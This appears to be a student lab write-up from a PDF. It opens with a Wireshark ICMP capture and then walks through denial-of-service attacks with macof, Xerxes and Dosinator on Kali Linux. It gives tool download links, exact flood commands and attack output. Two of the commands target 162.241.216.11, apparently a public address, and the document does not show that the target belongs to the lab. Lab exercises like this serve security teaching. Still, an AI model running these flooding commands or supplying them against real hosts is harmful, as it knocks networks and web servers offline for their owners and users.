92	18.663511	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=203/51968, ttl=128 (reply in 93)
93	19.925150	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=203/51968, ttl=46 (request in 92)
94	19.573219	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=204/52244, ttl=128 (reply in 97)
95	19.573217	94.83:48:35:07.25	AzureWaveTec_9c:e4:a7	ARP	42	I who has 192.168.251.254? Tell 192.168.251.254
96	19.763219	AzureWaveTec_9c:e4:a7	94.83:48:35:07.25	ARP	42	192.168.251.254 is at 2c:3b:70:9c:e4:a7
97	20.108281	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=204/52244, ttl=46 (request in 94)
98	20.679336	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=205/52480, ttl=128 (reply in 99)
99	21.065339	162.241.216.11	192.168.251.254	ICMP	142	Echo (ping) reply id=0x00001, seq=205/52480, ttl=46 (request in 98)
100	21.685248	192.168.251.254	162.241.216.11	ICMP	142	Echo (ping) request id=0x00001, seq=206/52736, ttl=128 (no response found!)

```

Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface \Device\NPF_{27C3C54
Ethernet II, Src: 9e:83:48:35:d7:25 (9e:83:48:35:d7:25), Dst: AzureWaveTec_9c:e4:a7 (2c:3b:70:9c:e4:a7)
Internet Protocol Version 4, Src: 162.241.216.11, Dst: 192.168.251.254
Internet Control Message Protocol

```

Frame 1: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface \Device\NPF\_{27C3C54
Ethernet II, Src: 9e:83:48:35:d7:25 (9e:83:48:35:d7:25), Dst: AzureWaveTec\_9c:e4:a7 (2c:3b:70:9c:e4:a7)
Internet Protocol Version 4, Src: 162.241.216.11, Dst: 192.168.251.254
Internet Control Message Protocol

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Wi-Fi: <live capture in progress>

30°C Mostly sunny

Packets: 100

Profile: Default

ENG IN 12:05:09 12-05-2025

# EXTRA ACTIVITY

## 1. Perform DOS/DDOS Using Macof

The **macof** tool in Kali Linux is a **network attack tool** that's part of the **dsniff suite**, and it's used to **flood a network switch's CAM table** (Content Addressable Memory) with fake MAC addresses.



### Purpose of macof

macof generates a **huge number of fake MAC addresses** with random IP/MAC combinations and sends them over the network.


### How to use it :-

- Open kali linux terminal and type `man macof` – to get manual page of macof

```
Kali [Running] - Oracle VM VirtualBox  
File View Input Devices Help  
root@Kali: /home/aniket/Downloads/DDOS/xerxes root@Kali: /home/aniket  
MACOF(8) System Manager's Manual MACOF(8)  
NAME  
macof - Flood a switched LAN with random MAC addresses  
SYNOPSIS  
macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]  
DESCRIPTION  
macof floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing). A straight C port of the original Perl Net::RawIP macof program by Ian Vitek <ian.vitek@infosec.se>. It is intended to be run from a root shell.  
OPTIONS  
-i interface  
Specify the interface to send on.  
-s src  
Specify source IP address.  
-d dst  
Specify destination IP address.  
-e tha  
Specify target hardware address.  
-x sport  
Specify TCP source port.  
-y dport  
Specify TCP destination port.  
-n times  
Specify the number of packets to send.  
Values for any options left unspecified will be generated randomly.  
Manual page macof(8) line 1 (press h for help or q to quit)
```


- Now start attack using macof

**Command :-: macof -I eth -d <target ip>**





```
root@Kali:~# macof -I eth0 -d 192.168.251.254
```

- Attack started 🌐



```
41:25:a8:27:e6:2b e9:ac:ec:36:2a:25 0.0.0.0.4487 > 192.168.251.254.55005: S 1154201513:1154201513(0) win 512  
b6:17:ae:64:ad:d 32:24:a9:3d:b7:c3 0.0.0.0.40030 > 192.168.251.254.19418: S 1823743617:1823743617(0) win 512  
8d:9a:74:2f:fe:1 31:57:f0:2c:1a:d1 0.0.0.0.3103 > 192.168.251.254.5505: S 148903744:148903744(0) win 512  
3:13:8c:66:91:77 cd:3d:4d:29:b6:41 0.0.0.0.27059 > 192.168.251.254.61088: S 658096636:658096636(0) win 512  
22:0:9:75:09:98 d9:88:56:75:cd:0 0.0.0.0.38439 > 192.168.251.254.62095: S 311745095:311745095(0) win 512  
ed:e6:d3:64:21:26 83:f9:6a:6f:db:77 0.0.0.0.55954 > 192.168.251.254.53004: S 1930334665:1930334665(0) win 512  
39:2:23:10:4a:a7 b8:7b:73:2b:08:90 0.0.0.0.62281 > 192.168.251.254.54949: S 95374388:953744388(0) win 512  
58:40:0:4c:a4:ea 17:52:8e:5:88:11 0.0.0.0.6014 > 192.168.251.254.39521: S 449886500:449886500(0) win 512  
88:30:ef:1c:b3:a1 c8:0:b:34:20:8a:b 0.0.0.0.489 > 192.168.251.254.1293: S 2146349692:2146349692(0) win 512  
9:f:df:a2:7b:88:81 60:54:56:11:17:44 0.0.0.0.64427 > 192.168.251.254.49103: S 270343321:270343321(0) win 512  
18:0:3:b9:7a:3e:f fd:b1:80:16:33:43 0.0.0.0.40098 > 192.168.251.254.38218: S 990332190:990332190(0) win 512  
3b:80:bc:75:80:df 8c:40:ba:44:bc:81 0.0.0.0.60480 > 192.168.251.254.23940: S 226368402:226368402(0) win 512  
6d:f5:15:c5:6b:9f:2b 5d:09:9f:75:22 0.0.0.0.23269 > 192.168.251.254.30309: S 912802901:912802901(0) win 512  
10:72:0:c5:24:4 40:fb:b0:59:9:28 0.0.0.0.61054 > 192.168.251.254.55815: S 1406794351:1406794351(0) win 512  
a9:76:c5:78:ba:8f 33:67:b0:21:11:fe 0.0.0.0.18099 > 192.168.251.254.16030: S 730829234:730829234(0) win 512  
de:2a:35:1b:36:ef 4e:72:ef:6d:bf:51 0.0.0.0.37614 > 192.168.251.254.11036: S 1133736105:1133736105(0) win 512  
1:80:e:be:e7:82:d7:18:59:a7:64 0.0.0.0.56230 > 192.168.251.254.24551: S 2043117864:2043117864(0) win 512  
60:4e:80:68:2f:5b 52:8d:dd:27:7d:78 0.0.0.0.7436 > 192.168.251.254.55214: S 175026570:175026570(0) win 512  
62:1e:73:63:88:e b4:be:9:2:e:1e:75 0.0.0.0.44522 > 192.168.251.254.59244: S 232098597:232098597(0) win 512  
5a:7a:52:3c:41:be 37:6d:fd:7a:87:0 0.0.0.0.21574 > 192.168.251.254.58633: S 403480809:403480809(0) win 512  
af:c0:46:11:d1:0 8d:2e:36:10:92:53 0.0.0.0.35261 > 192.168.251.254.57573: S 2114568114:2114568114(0) win 512  
f1:fd:54:67:60:97 7f:2:b:5:b:fc:2a 0.0.0.0.14855 > 192.168.251.254.59815: S 372976352:372976352(0) win 512  
92:97:3:15:4d:12 92:fe:83:53:20:94 0.0.0.0.46291 > 192.168.251.254.46638: S 1667537454:1667537454(0) win 512  
9e:55:94:20:37:7f ff:91:56:67:3:3 0.0.0.0.37584 > 192.168.251.254.12688: S 302289785:302289785(0) win 512  
4d:bb:ab:24:5e:74 b9:a1:a0:5a:e3:16 0.0.0.0.14617 > 192.168.251.254.16994: S 1882627395:1882627395(0) win 512  
6a:7c:4:2:c:eb:86 bc:19:16:32:d7:ef 0.0.0.0.11273 > 192.168.251.254.61034: S 1769452189:1769452189(0) win 512  
3d:a3:d6:51:f5:b3 df:52:eb:61:53:94 0.0.0.0.53783 > 192.168.251.254.9810: S 141036694:141036694(0) win 512  
22:09:2d:36:27:3e 77:a5:37:3c:29:9b 0.0.0.0.6614 > 192.168.251.254.15586: S 988614743:988614743(0) win 512  
fb:75:e9:36:ba:52 69:29:e8:51:7:64 0.0.0.0.45140 > 192.168.251.254.32404: S 740933371:740933371(0) win 512  
9d:aa:f7:65:ad 6f:81:82:60:4e:63 0.0.0.0.13668 > 192.168.251.254.46638: S 1696064758:1696064758(0) win 512  
45:88:dd:5c:48:b8 192.168.251.254.16314: S 914448275:914448275(0) win 512  
90:59:92:1e:75:9c 81:93:9b:69:b6:e5 0.0.0.0.558939 > 192.168.251.254.3872: S 764704584:764704584(0) win 512  
70:59:92:1e:75:9c 81:93:9b:69:b6:e5 0.0.0.0.8640 > 192.168.251.254.4021: S 787809224:787809224(0) win 512
```

- Open wireshark to see packets
- Select network interface



## 2. Perform DOS/DDOS Using Xerxes

Xerxes is a **Layer 7 (HTTP-level) Denial of Service (DoS)** attack tool designed to **flood a web server with requests**, overloading its resources and making it unresponsive.


### Key Features of Xerxes

- **Written in C:** Fast and lightweight.
- **Targets HTTP servers** (websites).
- Tries to **exhaust the target's connection capacity**.
- Works by keeping many **HTTP connections open simultaneously**.

Download link:- <https://github.com/ItsMeAbhishekRai/xerxes>

### How to use it :-

- Download tool from git hub
- Open kali linux terminal and go to the xerxes directory




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions View Help
root@Kali:/home/aniket/Downloads/DDOS/xerxes root@Kali:/home/aniket
[root@Kali ~]# ls
README.md xerxes xerxes.c
[root@Kali ~]
```

**Command :- ./xerxes <target ip > <target port>**


The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The command entered is "# ./xerxes 162.241.216.11 80". The output shows the tool connecting to the target IP and port, sending multiple "Volly Sent" messages. The terminal window has a dark background with white text. The status bar at the bottom shows the date and time as 12-05-2025.

This screenshot is similar to the one above, showing the execution of the Xerxes tool. The terminal window displays a series of "Connected" and "Volly Sent" messages being sent to the target host at port 80. The log includes file names like "README.ms" and "xerxes". The terminal window is set against a dark background with white text, and the system tray at the bottom indicates it's 12:06:39 on 12-05-2025.

- Open Wireshark
- Select network interface



## • Attack Started



### **3. Perform DOS/DDOS Using Dosinator**

**Dosinator** (also spelled **Dosinator**) is a **Python-based penetration testing tool** designed to simulate **DoS (Denial of Service)** and **DDoS (Distributed Denial of Service)** attacks. It's mainly used for **educational and testing purposes in cybersecurity training labs** and **VAPT environments**, not for illegal activity.

---


#### **Key Features of D0sinator:**

- **Multiple attack vectors:** Supports different types of flooding attacks like:
  - **UDP flood**
  - **TCP SYN flood**
  - **HTTP flood**

**Download Link:-** <https://github.com/HalilDeniz/Dosinator>

#### **How to use it :-**

- After installation Dosinator from git hub
- Open kali linux terminal and go to the dosinator directory



Kali [Running] - Oracle VirtualBox

```
(myenv)root@Kali:/home/aniket/Downloads/DDOS/Dosinator
File View Input Devices Help
File Actions Edit View Help
(myenv)-(root@Kali)-[/home/aniket/Downloads/DDOS/Dosinator]
# ls
LICENSE Readme.md dosinator.py myenv requirements.txt source
(myenv)-(root@Kali)-[/home/aniket/Downloads/DDOS/Dosinator]
#
```

File 1 2 3 4 Home Applications Dash Search
32°C Mostly sunny
ENG IN 16:45:32 12-05-2025 Right Ctrl

- Now run **dosinator.py** file

**Command-:** python3 dosinator.py -t 162.241.216.11 -p 80 -np 10000

#### **Explanation-:**

1. **Python3 – Python based tool**
2. **Dosinator.py – main file**
3. **-t – target**
4. **162.241.216.11 –target ip**
5. **-p – port**
6. **80 –port number**
7. **-np –number of packets**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(myenv)-[root@Kali:/home/aniket/Downloads/DDOS/Dosinator]
# python3 dosinator.py -t 162.241.216.11 -p 80 -np 10000
```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running a Python script named 'dosinator.py' with the command line arguments '-t 162.241.216.11 -p 80 -np 10000'. The script is intended to perform a Denial of Service (DoS) attack. The desktop environment includes a taskbar with various icons and a system tray showing the date and time.

- Attack Started



